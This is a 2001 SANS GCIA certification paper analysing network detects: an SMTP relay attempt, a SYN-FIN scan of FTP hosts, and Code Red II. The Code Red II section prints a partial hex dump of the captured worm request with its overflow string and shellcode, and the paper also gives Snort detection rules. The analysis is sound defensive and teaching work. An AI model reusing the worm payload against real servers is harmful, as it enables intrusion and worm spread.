Global Information Assurance Certification Paper

Sans GCIA Assignment V. 2.9

Gary Delaney

August 2001

Table of Contents

Assignment #1 Network Detects

Detect # 1 – SMTP Relaying Attempt

Snort Alert

```
[**] SMTP relaying denied [**]
07/13-05:19:35.241480 MY.NET.130.221:25 -> 65.14.115.74:1112
TCP TTL:127 TOS:0x0 ID:11904 IpLen:20 DgmLen:168 DF
***AP*** Seq: 0x1DE2F  Ack: 0x248D1992  Win: 0x21E3  TcpLen: 20
```

TcpDump Trace

```
05:19:34.021321 65.14.115.74.1112 > MY.NET.130.221.smtp: S
613226812:613226812(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) [tos 0x10]
0x0000       4510 0030 eade 4000 6f06 179a 410e 734a E..0..@.o...A.sJ
0x0010       xxxx 82dd 0458 0019 248d 193c 0000 0000 .....X..$..<....
0x0020       7002 4000 f7a5 0000 0204 05b4 0101 0402 p.@.............
05:19:34.074457 MY.NET.130.221.smtp > 65.14.115.74.1112: S 122206:122206(0)
ack 613226813 win 8760 <mss 1460> (DF)
0x0000       4500 002c 2580 4000 7f06 cd0c xxxx 82dd E..,%.@.........
0x0010       410e 734a 0019 0458 0001 dd5e 248d 193d A.sJ...X...^$..=
0x0020       6012 2238 4d04 0000 0204 05b4 0000      `."8M.........
05:19:34.359117 65.14.115.74.1112 > MY.NET.130.221.smtp: . ack 1 win 17520
(DF) [tos 0x10]
0x0000       4510 0028 eaeb 4000 6f06 1795 410e 734a E..(..@.o...A.sJ
0x0010       xxxx 82dd 0458 0019 248d 193d 0001 dd5f .....X..$..=..._
0x0020       5010 4470 4289 0000 0000 0000 0000      P.DpB.........
05:19:34.359911 MY.NET.130.221.smtp > 65.14.115.74.1112: P 1:67(66) ack 1
win 8760 (DF)
0x0000       4500 006a 2b80 4000 7f06 c6ce xxxx 82dd E..j+.@.........
0x0010       410e 734a 0019 0458 0001 dd5f 248d 193d A.sJ...X..._$..=
0x0020       5018 2238 214b 0000 3232 3020 xxxx xxxx P."8!K..220.xxx.
0x0030       xxxx xxxx xxxx 2020 4d41 494c 7377 6565 xxx.xx..MAILswee
0x0040       7065 7220 4553 4d54 5020 5265 6365 6976 per.ESMTP.Receiv
0x0050       6572                                    er
05:19:34.636137 65.14.115.74.1112 > MY.NET.130.221.smtp: P 1:17(16) ack 67
win 17454 (DF) [tos 0x10]
0x0000       4510 0038 eaf5 4000 6f06 177b 410e 734a E..8..@.o..{A.sJ
0x0010       xxxx 82dd 0458 0019 248d 193d 0001 dda1 .....X..$..=....
0x0020       5018 442e d6af 0000 4548 4c4f 206c 6f63 P.D.....EHLO.loc
0x0030       616c 686f 7374 0d0a                     alhost..
05:19:34.637175 MY.NET.130.221.smtp > 65.14.115.74.1112: P 67:173(106) ack
17 win 8744 (DF)
0x0000       4500 0092 2c80 4000 7f06 c5a6 xxxx 82dd E...,.@.........
0x0010       410e 734a 0019 0458 0001 dda1 248d 194d A.sJ...X....$..M
0x0020       5018 2228 01fb 0000 3235 302d xxxx xxxx P."(....250-xxx.
0x0030       xxxx xxxx xxxx 0d0a 3235 302d 5349 5a45 xxx.xx..250-SIZE
0x0040       2030 0d0a 3235 302d 4554 524e 0d0a 3235 .0..250-ETRN..25
0x0050       302d                                    0-
05:19:34.905033 65.14.115.74.1112 > MY.NET.130.221.smtp: P 17:53(36) ack 173
win 17348 (DF) [tos 0x10]
0x0000       4510 004c eb03 4000 7006 1659 410e 734a E..L..@.p..YA.sJ
0x0010       xxxx 82dd 0458 0019 248d 194d 0001 de0b .....X..$..M....
0x0020       5018 43c4 d273 0000 4d41 494c 2046 726f P.C..s..MAIL.Fro
0x0030       6d3a 203c 7372 6575 6265 6e40 6265 6c6c m:.<sreuben@bell
0x0040       736f 7574 682e 6e65 743e 0d0a           south.net>..
05:19:34.906010 MY.NET.130.221.smtp > 65.14.115.74.1112: P 173:209(36) ack
53 win 8708 (DF)
0x0000       4500 004c 2d80 4000 7f06 c4ec xxxx 82dd E..L-.@.........
```

```
0x0010       410e 734a 0019 0458 0001 de0b 248d 1971 A.sJ...X....$..q
0x0020       5018 2204 66ca 0000 3235 3020 322e 302e P."..f...250.2.0.
0x0030       3020 7372 6575 6265 6e40 6265 6c6c 736f 0.sreuben@bellso
0x0040       7574 682e 6e65 7420 4f4b 0d0a           uth.net.OK..
05:19:35.180547 65.14.115.74.1112 > MY.NET.130.221.smtp: P 53:86(33) ack 209
win 17312 (DF) [tos 0x10]
0x0000       4510 0049 eb0f 4000 7006 1650 410e 734a E..I..@.p..PA.sJ
0x0010       xxxx 82dd 0458 0019 248d 1971 0001 de2f .....X..$..q.../
0x0020       5018 43a0 b44c 0000 5243 5054 2054 6f3a P.C..L..RCPT.To:
0x0030       3c73 7265 7562 656e 4062 656c 6c73 6f75 <sreuben@bellsou
0x0040       7468 2e6e 6574 3e0d 0a                 th.net>..
05:19:35.241489 MY.NET.130.221.smtp > 65.14.115.74.1112: P 209:337(128) ack
86 win 8675 (DF)
0x0000       4500 00a8 2e80 4000 7f06 c390 xxxx 82dd E.....@.........
0x0010       410e 734a 0019 0458 0001 de2f 248d 1992 A.sJ...X.../$...
0x0020       5018 21e3 0fb5 0000 3530 3120 352e 372e P.!.....501.5.7.
0x0030       3120 5468 6973 2073 7973 7465 6d20 6973 1.This.system.is
0x0040       206e 6f74 2063 6f6e 6669 6775 7265 6420 .not.configured.
0x0050       746f                                   to
05:19:35.518620 65.14.115.74.1112 > MY.NET.130.221.smtp: P 86:91(5) ack 337
win 17184 (DF) [tos 0x10]
0x0000       4510 002d eb1a 4000 6f06 1761 410e 734a E..-..@.o..aA.sJ
0x0010       xxxx 82dd 0458 0019 248d 1992 0001 deaf .....X..$.......
0x0020       5018 4320 9d7d 0000 5155 4954 0a00      P.C..}..QUIT..
05:19:35.519374 MY.NET.130.221.smtp > 65.14.115.74.1112: P 337:367(30) ack
91 win 8670 (DF)
0x0000       4500 0046 2f80 4000 7f06 c2f2 xxxx 82dd E..F/.@.........
0x0010       410e 734a 0019 0458 0001 deaf 248d 1997 A.sJ...X....$...
0x0020       5018 21de f51f 0000 3232 3120 322e 302e P.!.....221.2.0.
0x0030       3020 xxxx xxxx xxxx xxxx 2063 6c6f 0.xxx.xxx.xx.clo
0x0040       7369 6e67 0d0a                         sing..
05:19:35.522084 65.14.115.74.1112 > MY.NET.130.221.smtp: F 91:91(0) ack 337
win 17184 (DF) [tos 0x10]
0x0000       4510 0028 eb1b 4000 6f06 1765 410e 734a E..(..@.o..eA.sJ
0x0010       xxxx 82dd 0458 0019 248d 1997 0001 deaf .....X..$.......
0x0020       5011 4320 422e 0000 0000 0000 0000      P.C.B.........
05:19:35.522675 MY.NET.130.221.smtp > 65.14.115.74.1112: . ack 92 win 8670
(DF)
0x0000       4500 0028 3080 4000 7f06 c210 xxxx 82dd E..(0.@.........
0x0010       410e 734a 0019 0458 0001 decd 248d 1998 A.sJ...X....$...
0x0020       5010 21de 6352 0000 0000 0000 0000      P.!.cR........
05:19:35.834604 65.14.115.74.1112 > MY.NET.130.221.smtp: R
613226904:613226904(0) win 0 (DF) [tos 0x10]
0x0000       4510 0028 eb2c 4000 6f06 1754 410e 734a E..(.,@.o..TA.sJ
0x0010       xxxx 82dd 0458 0019 248d 1998 c99d 2ecb .....X..$.......
0x0020       5004 0000 6ba2 0000 0000 0000 0000      P...k.........
05:19:35.842235 65.14.115.74.1112 > MY.NET.130.221.smtp: R
613226904:613226904(0) win 0 [tos 0x10]
0x0000       4510 0028 eb2d 0000 6f06 5753 41  .....]....D.1...
0x0050       85d2                                   ..
13:01:40.284427 MY.NET.130.218.54418 > 205.180.83.71.http: . ack 52561 win
17520 <nop
```

Source of Trace:

The source of the trace was my employer's network.

Detect was Generated By:

Detect was generated by Snort V 1.8. Trace was captured by TcpDump 3.5, both running on

FreeBSD 4.2 Machines.
The ruleset was $Id: snort.conf V 1.57 2001/07/10 02:47:17

Rule:

```
alert tcp $EXTERNAL_NET any <- $SMTP 25 (msg:"SMTP relaying denied"; flags:
A+; content: "5.7.1"; depth:70;  reference:arachnids,249; classtype:bad-
unknown; sid:567; rev:1;)
```

Log Format

SNORT

```
[**] SMTP relaying denied [**]
Alert Name
07/13-05:19:35.241480 MY.NET.130.221:25 -> 65.14.115.74:1112
Date    |Time              |Source IP        |Port   |Dest IP        |Port|
TCP   TTL:127     TOS:0x0     ID:11904 IpLen:20      DgmLen:168    DF
Proto.| TTL  | Type of Serv|Session ID|IP Head Length |Datagram L|Don't
Frag|
***AP*** Seq: 0x1DE2F  Ack: 0x248D1992  Win: 0x21E3  TcpLen: 20
Flags    |  Sequence #  |Acknowledgment # |Window Size |TCP Head.Length
```

TCPDUMP

```
05:19:35.522084 65.14.115.74.1112 > MY.NET.130.221.smtp: F   91:91(0)
Time        |     Source     | Port  |Destination    |Port|Flag|Seq|Data Length
ack 337           win 17184 (DF)          [tos 0x10]
Acknowledgement|Window Size|Don't Frag   |Type of Service

0x0000       4510 0028 eb1b 4000 6f06 1765 410e 734a E..(..@.o..eA.sJ
0x0010       xxxx 82dd 0458 0019 248d 1997 0001 deaf .....X..$.......
0x0020       5011 4320 422e 0000 0000 0000 0000      P.C.B.........
|     Raw Hexadecimal Data                           |ASCII Equivalent|
```

Probability that the Source Address was Spoofed:

The source was probably not spoofed. The TcpDump trace shows the three way handshake as being successfully completed.

Description of Attack:

The attacker is attempting to use a mail server in the network to relay e-mail to chosen recipients. This can result in forged mail from internal mail users or use of the server's resources to send spam mail to a large group of recipients.
CVE - CAN-1999-0512
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0512

Attack Mechanism:

The attacker first carries out reconnaissance to discover if there are any SMTP servers on the network. The trace above illustrates what occurs after reconnaissance, with the attacker having successfully carried out reconnaissance he is now targeting this particular server. The attacker will also try to establish what mail system the server is running to see if there are any known exploits that can be used. Unpatched servers can be vulnerable to SMTP relay attacks. The next thing the attacker will do is attempt to relay a message on the server and to receive an e-mail that he she can verify. The attacker is attempting to send a mail from sreuben@bellsouth.net to sreuben@bellsouth.net with the intention of verifying that an e-mail can be relayed. If this is successful then the attacker may exploit the server for spamming or other such purpose. The trace shows an unsuccessful attempt to exploit the mail server.

Correlations:

http://www.incidents.org/archives/y2k/121300-1000.htm

Evidence of Active Targeting:

The server was actively targeted. After what was probably a broad scan the attacker zeroed in on this server because it was an SMTP server which had the potential to relay mail.

Severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality:
The mail server is a critical server in most networks, it is relied upon for communications and information exchange. Network operations would be largely unaffected by a successful attack, although there could be a loss of bandwidth. (4)

Lethality:
If successful the attack can be extremely damaging to an organisation's reputation. False mail purporting to come from the company may alienate customers. Use of the system for spamming can reduce the server's resources and use up valuable bandwidth on the network's external connections. (3)

System Countermeasures:
In this case it is not actually the mail server that has been attacked, but rather a content server used to filter e-mail in and out of the network. This server has extensive security features specifically designed to deal with spamming, illegal access and all inappropriate uses of e-mail. (5)

Network Countermeasures:
A content server and a firewall protect the real e-mail server. There are several IDS sensors with real time alerting protecting the network also the e-mail server is patched to protect against SMTP relay. Traffic can reach the content server, but this is inevitable due to its role. (4)

(4 + 3) – (5+4) = -2

Defensive Recommendations:

This server is well protected. In general all up to date security patches should be applied. The server should be protected by a firewall and only e-mail originating internally should be allowed out. Direct access to the e-mail server could be prevented by use of a proxy and a NAT system.

Multiple Choice Question:

What port does SMTP Operate on?

a) 21
b) 23
c) 25

d) 110

Answer: C

Detect # 2 SYN-FIN Scan

Date: Tue, 31 Jul 2001 12:27:15 -0400
From: Laurie Zirkle <lat@xxxxxxxxxx>
Subject: July 30, 2001 probes (part 1)

http://www.incidents.org/archives/intrusions/msg01220.html

```
Jul 30 07:40:45 202.30.210.7:21 -> a.b.c.14:21 SYNFIN ******SF
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.27:21 SYNFIN ******SF
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.44:21 SYNFIN ******SF
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.46:21 SYNFIN ******SF
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.59:21 SYNFIN ******SF
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.62:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:2064 -> a.b.c.62:21 SYN ******S*
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.76:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:21 -> a.b.c.142:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:21 -> a.b.c.182:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:21 -> a.b.c.194:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:21 -> a.b.c.199:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:21 -> a.b.c.212:21 SYNFIN ******SF
Jul 30 07:40:48 202.30.210.7:21 -> a.b.c.237:21 SYNFIN ******SF
Jul 30 07:40:48 202.30.210.7:21 -> a.b.d.48:21 SYNFIN ******SF
Jul 30 07:40:48 202.30.210.7:21 -> a.b.d.52:21 SYNFIN ******SF
Jul 30 07:40:50 202.30.210.7:21 -> a.b.d.221:21 SYNFIN ******SF
Jul 30 07:40:50 202.30.210.7:21 -> a.b.d.250:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.12:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.13:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.14:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.16:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.18:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.20:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.41:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.48:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.56:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.69:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.70:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.79:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.80:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.101:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.105:21 SYNFIN ******SF
Jul 30 07:40:52 202.30.210.7:21 -> a.b.e.125:21 SYNFIN ******SF
Jul 30 07:40:52 202.30.210.7:21 -> a.b.e.126:21 SYNFIN ******SF
Jul 30 07:40:52 202.30.210.7:21 -> a.b.e.160:21 SYNFIN ******SF
Jul 30 07:40:52 202.30.210.7:21 -> a.b.e.175:21 SYNFIN ******SF
Jul 30 07:40:52 202.30.210.7:21 -> a.b.e.184:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.e.217:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.e.232:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.e.233:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.e.238:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.e.241:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.6:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.14:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.31:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.32:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.34:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.39:21 SYNFIN ******SF
```

```
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.41:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.54:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.73:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.85:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.87:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.89:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.90:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.91:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.133:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.145:21 SYNFIN ******SF
Jul 30 07:40:55 202.30.210.7:21 -> a.b.f.160:21 SYNFIN ******SF
Jul 30 07:40:55 202.30.210.7:21 -> a.b.f.164:21 SYNFIN ******SF
Jul 30 07:40:55 202.30.210.7:21 -> a.b.f.176:21 SYNFIN ******SF
Jul 30 07:42:12 hostda in.ftpd[1120]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1121]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1122]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1123]: refused connect from 202.30.210.7
Jul 30 07:40:47 hosth inetd[3183]: refused connection from 202.30.210.7,
service ftpd (tcp)
Jul 30 07:42:12 hostda in.ftpd[1120]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1121]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1122]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1123]: refused connect from 202.30.210.7
```

Search results for '202.30.210.7'

inetnum 202.30.0.0 - 202.31.255.255
netname KRNIC-KR
descr KRNIC
descr Korea Network Information Center
country KR
ENGLISH
IP Address : 202.30.210.0-202.30.215.255
Network Name : HWINET
Connect ISP Name : SHINBIRO
Connect Date : 19960901
Registration Date : 20000705
[Organization Information]
Orgnization ID : ORG127461
Org Name : Hyundai Wood Industrial
State : KYONGGI
Address : 54-10 Buk-ri Namsa-myun Yongin-si
Zip Code : 449-880

Source of Trace:

Post to incidents.org on Tue 31st of July.
http://www.incidents.org/archives/intrusions/msg01220.html

Detect was Generated By:

Snort and Syslog. The detect shows a scan of the network illustrated by Snort and supporting Syslog entries. Version and rule set unknown.

Probable Rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN-SYN FIN";flags:SF;)
```

Log format:
Snort

Jul 30	07:40:54	202.30.210.7	:21 ->	a.b.f.87	:21	SYNFIN ******SF
Date	| Time	| Source IP	| Port	| Dest IP	| Port	| Flags |

Syslog

Jul 30	07:42:12	hostda	in.ftpd	[1120]:	refused connect from 202.30.210.7
Date	| Time	| Node	|daemon|	|PID|	| Information

Probability that the Source Address was Spoofed:

The attacker is scanning the network in an attempt to find a vulnerable FTP server. The use of a packet with SF flags is to see how the host's operating system deals with this OOS packet. This reaction can give the attacker some valuable information. The address could be spoofed, but it is likely that the attacker would like to see a reaction to the SF flag, so it probably is not.

Description of Attack:

The attacker sends a crafted packet with the SF flags set to the various hosts that it is scanning within the network.

Attack Mechanism:

The attacker scans the address space with a crafted packet that has the SF flags set. In this case the attacker is targeting the FTP service on port 21. FTP servers can be exploited when unsecured. Attackers often want to use the server to distribute illegal material for a short time. The packet is sent to elicit a response from the targeted host and can also be employed to evade IDS systems and Firewalls. By completing this process the attacker can identify live hosts and possibly establish what OS is running on them and what services they offer.

Correlations:

http://www.incidents.org/archives/intrusions/msg00437.html

Evidence of Active Targeting:

There is active targeting occurring. The attacker has scanned the network and attempted connections to the FTP servers within the network. The syslog entries show attempts to connect to the FTP service on an individual host which has been targeted. A review of a full packet trace would be useful in verifying what is occurring.

Severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality:
FTP servers can be important for the organisation. (3)

Lethality:
The scan in itself simply reveals information that the attacker hopes to exploit with some other form of attack. However this type of information can be potentially very damaging. (3)

System Countermeasures:
The system should be up to date with its patches and should not respond to packets with an SF set. The log implies that some nodes did respond and were targeted further. Depending on this server's

© SANS Institute 2000 - 2005 Author retains full rights.

particular role it should not have anonymous access and any access besides FTP should be prevented. A review of a network trace could indicate whether there is a problem with the system. (3)

Network Countermeasures:
I do not know what countermeasures are in place within this network, however there is an IDS monitoring the subnet and presumably a firewall. The scan did however penetrate the network. (2)

(3 + 3) – (3+2) = 1

Defensive Recommendations:

The firewall or external router could be configured to prevent packets with OOS flag settings from entering the network. This would protect servers in the event that they have a vulnerability or are unpatched. Publicly accessible FTP servers should be deployed in a DMZ to protect the rest of the network.

Multiple Choice Question:

Which of the following is an illegal flag combination as per RFC

a) SYN/ACK
b) ACK/FIN
c) SYN/FIN
d) ACK/PSH

Answer: C

Detect # 3 – Code Red II

```
#(1 - 8654) [2001-08-04 20:00:34] [arachNIDS/552] [CVE/CAN-2000-0071]  WEB-
IIS ISAPI .ida attempt
IPv4: 166.104.233.70 -> XXX.XXX.XXX.XXX
      hlen=5 TOS=0 dlen=1500 ID=22755 flags=0 offset=0 TTL=99 chksum=44312
TCP:  port=1367 -> dport: 80  flags=***A**** seq=3193313893
      ack=85413663 off=5 res=0 win=17520 urp=0 chksum=61360
Payload:  length = 1460

000 : 47 45 54 20 2F 64 65 66 61 75 6C 74 2E 69 64 61   GET /default.ida
010 : 3F 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   ?XXXXXXXXXXXXXXX
020 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
030 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
040 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
050 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
060 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
070 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
080 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
090 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0a0 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0b0 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0c0 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0d0 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0e0 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0f0 : 58 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63   X%u9090%u6858%uc
100 : 62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25   bd3%u7801%u9090%
110 : 75 36 38 35 38 25 75 63 62 64 33 25 75 37 38 30   u6858%ucbd3%u780
```

```
120 : 31 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63   1%u9090%u6858%uc
130 : 62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25   bd3%u7801%u9090%
140 : 75 39 30 39 30 25 75 38 31 39 30 25 75 30 30 63   u9090%u8190%u00c
150 : 33 25 75 30 30 30 33 25 75 38 62 30 30 25 75 35   3%u0003%u8b00%u5
160 : 33 31 62 25 75 35 33 66 66 25 75 30 30 37 38 25   31b%u53ff%u0078%
170 : 75 30 30 30 30 25 75 30 30 3D 61 20 20 48 54 54   u0000%u00=a  HTT
180 : 50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 74   P/1.0..Content-t
190 : 79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A 43 6F   ype: text/xml.Co
1a0 : 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 33   ntent-length: 33
1b0 : 37 39 20 0D 0A 0D 0A C8 C8 01 00 60 E8 03 00 00   79 ........`....
1c0 : 00 CC EB FE 64 67 FF 36 00 00 64 67 89 26 00 00   ....dg.6..dg.&amp;..
1d0 : E8 DF 02 00 00 68 04 01 00 00 8D 85 5C FE FF FF   .....h......\...
1e0 : 50 FF 55 9C 8D 85 5C FE FF FF 50 FF 55 98 8B 40   P.U...\...P.U..@
1f0 : 10 8B 08 89 8D 58 FE FF FF FF 55 E4 3D 04 04 00   .....X....U.=...
200 : 00 0F 94 C1 3D 04 08 00 00 0F 94 C5 0A CD 0F B6   ....=...........
210 : C9 89 8D 54 FE FF FF 8B 75 08 81 7E 30 9A 02 00   ...T....u..~0...
220 : 00 0F 84 C4 00 00 00 C7 46 30 9A 02 00 00 E8 0A   ........F0......
230 : 00 00 00 43 6F 64 65 52 65 64 49 49 00 8B 1C 24   ...CodeRedII...$
240 : FF 55 D8 66 0B C0 0F 95 85 38 FE FF FF C7 85 50   .U.f.....8.....P
250 : FE FF FF 01 00 00 00 6A 00 8D 85 50 FE FF FF 50   .......j...P...P
260 : 8D 85 38 FE FF FF 50 8B 45 08 FF 70 08 FF 90 84   ..8...P.E..p....
270 : 00 00 00 80 BD 38 FE FF FF 01 74 68 53 FF 55 D4   .....8....thS.U.
280 : FF 55 EC 01 45 84 69 BD 54 FE FF FF 2C 01 00 00   .U..E.i.T...,...
290 : 81 C7 2C 01 00 00 E8 D2 04 00 00 F7 D0 0F AF C7   ..,.............
2a0 : 89 46 34 8D 45 88 50 6A 00 FF 75 08 E8 05 00 00   .F4.E.Pj..u.....
2b0 : 00 E9 01 FF FF FF 6A 00 6A 00 FF 55 F0 50 FF 55   ......j.j..U.P.U
2c0 : D0 4F 75 D2 E8 3B 05 00 00 69 BD 54 FE FF FF 00   .Ou..;...i.T....
2d0 : 5C 26 05 81 C7 00 5C 26 05 57 FF 55 E8 6A 00 6A
\&amp;....\&amp;.W.U.j.j
2e0 : 16 FF 55 8C 6A FF FF 55 E8 EB F9 8B 46 34 29 45   ..U.j..U....F4)E
2f0 : 84 6A 64 FF 55 E8 8D 85 3C FE FF FF 50 FF 55 C0   .jd.U...&lt;...P.U.
300 : 0F B7 85 3C FE FF FF 3D D2 07 00 00 73 CF 0F B7   ...&lt;...=....s...
310 : 85 3E FE FF FF 83 F8 0A 73 C3 66 C7 85 70 FF FF   .&gt;......s.f..p..
320 : FF 02 00 66 C7 85 72 FF FF FF 00 50 E8 64 04 00   ...f..r....P.d..
330 : 00 89 9D 74 FF FF FF 6A 00 6A 01 6A 02 FF 55 B8   ...t...j.j.j..U.
340 : 83 F8 FF 74 F2 89 45 80 6A 01 54 68 7E 66 04 80   ...t..E.j.Th~f..
350 : FF 75 80 FF 55 A4 59 6A 10 8D 85 70 FF FF FF 50   .u..U.Yj...p...P
360 : FF 75 80 FF 55 B0 BB 01 00 00 00 0B C0 74 4B 33   .u..U........tK3
370 : DB FF 55 94 3D 33 27 00 00 75 3F C7 85 68 FF FF   ..U.=3'..u?..h..
380 : FF 0A 00 00 00 C7 85 6C FF FF FF 00 00 00 00 C7   .......l........
390 : 85 60 FF FF FF 01 00 00 00 8B 45 80 89 85 64 FF   .`........E...d.
3a0 : FF FF 8D 85 68 FF FF FF 50 6A 00 8D 85 60 FF FF   ....h...Pj...`..
3b0 : FF 50 6A 00 6A 01 FF 55 A0 93 6A 00 54 68 7E 66   .Pj.j..U..j.Th~f
3c0 : 04 80 FF 75 80 FF 55 A4 59 83 FB 01 75 31 E8 00   ...u..U.Y...u1..
3d0 : 00 00 00 58 2D D3 03 00 00 6A 00 68 EA 0E 00 00   ...X-....j.h....
3e0 : 50 FF 75 80 FF 55 AC 3D EA 0E 00 00 75 11 6A 00   P.u..U.=....u.j.
3f0 : 6A 01 8D 85 5C FE FF FF 50 FF 75 80 FF 55 A8 FF   j...\...P.u..U..
400 : 75 80 FF 55 B4 E9 E7 FE FF FF BB 00 00 DF 77 81   u..U..........w.
410 : C3 00 00 01 00 81 FB 00 00 00 78 75 05 BB 00 00   ..........xu....
420 : F0 BF 60 E8 0E 00 00 00 8B 64 24 08 64 67 8F 06   ..`......d$.dg..
430 : 00 00 58 61 EB D9 64 67 FF 36 00 00 64 67 89 26   ..Xa..dg.6..dg.&amp;
440 : 00 00 66 81 3B 4D 5A 75 E3 8B 4B 3C 81 3C 0B 50
..f.;MZu..K&lt;.&lt;.P
450 : 45 00 00 75 D7 8B 54 0B 78 03 D3 8B 42 0C 81 3C   E..u..T.x...B..&lt;
460 : 03 4B 45 52 4E 75 C5 81 7C 03 04 45 4C 33 32 75   .KERNu..|..EL32u
470 : BB 33 C9 49 8B 72 20 03 F3 FC 41 AD 81 3C 03 47   .3.I.r ...A..&lt;.G
480 : 65 74 50 75 F5 81 7C 03 04 72 6F 63 41 75 EB 03   etPu..|..rocAu..
490 : 4A 10 49 D1 E1 03 4A 24 0F B7 0C 0B C1 E1 02 03   J.I...J$........
4a0 : 4A 1C 8B 04 0B 03 C3 89 44 24 24 64 67 8F 06 00   J.......D$$dg...
4b0 : 00 58 61 C3 E8 51 FF FF FF 89 5D FC 89 45 F8 E8   .Xa..Q....]..E..
4c0 : 0D 00 00 00 4C 6F 61 64 4C 69 62 72 61 72 79 41   ....LoadLibraryA
